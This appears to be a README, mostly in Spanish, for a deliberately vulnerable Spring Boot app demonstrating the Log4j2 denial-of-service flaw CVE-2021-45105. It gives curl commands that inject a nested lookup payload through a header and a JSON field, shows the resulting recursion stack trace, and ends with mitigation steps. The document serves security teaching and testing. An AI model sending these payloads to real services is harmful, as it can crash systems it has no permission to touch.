 pravin-pp/log4j2-cve-2021-45105
Aplicación web de muestra Spring Boot vulnerable a Log4j2 CVE-2021-45105 con pasos de explotación documentados y guía de mitigación para pruebas de seguridad y educación.

Esta aplicación está basada en una aplicación web Spring Boot vulnerable a CVE-2021-45105
Utiliza Log4j 2.16.0
Ejecútala:
Import the project in Java IDE as a maven project

Run CVEMainApplication.java as a spring boot app.
For GET ->
curl 127.0.0.1:8080 -H 'X-Api-Version: ${${::-${::-$${::-$}}}}'


For Post request ->
curl --location --request POST 'http://127.0.0.1:8080/addrecord' \
--header 'Content-Type: application/json' \
--data '{
	"clientRef": "${${::-${::-$${::-$}}}}"
}'

 ${ctx:apiVersion} ${ctx:clientRef}2021-12-18 14:29:56,759 http-nio-8080-exec-1 ERROR An exception occurred processing Appender Console java.lang.IllegalStateException: Infinite loop in property interpolation of ::-${::-$${::-j}}: :
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.checkCyclicSubstitution(StrSubstitutor.java:1081)
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1029)
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1042)
	at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
Los usuarios de Java 8 (o posterior) deben actualizar a la versión 2.17.0.
Alternativamente, esto se puede mitigar en la configuración:
En PatternLayout en la configuración de logging, reemplace las Context Lookups como ${ctx:loginId} o $${ctx:loginId} por patrones de Thread Context Map (%X, %mdc o %MDC). De lo contrario, en la configuración, elimine las referencias a Context Lookups como ${ctx:loginId} o $${ctx:loginId} cuando se originen en fuentes externas a la aplicación, como cabeceras HTTP o entrada del usuario.
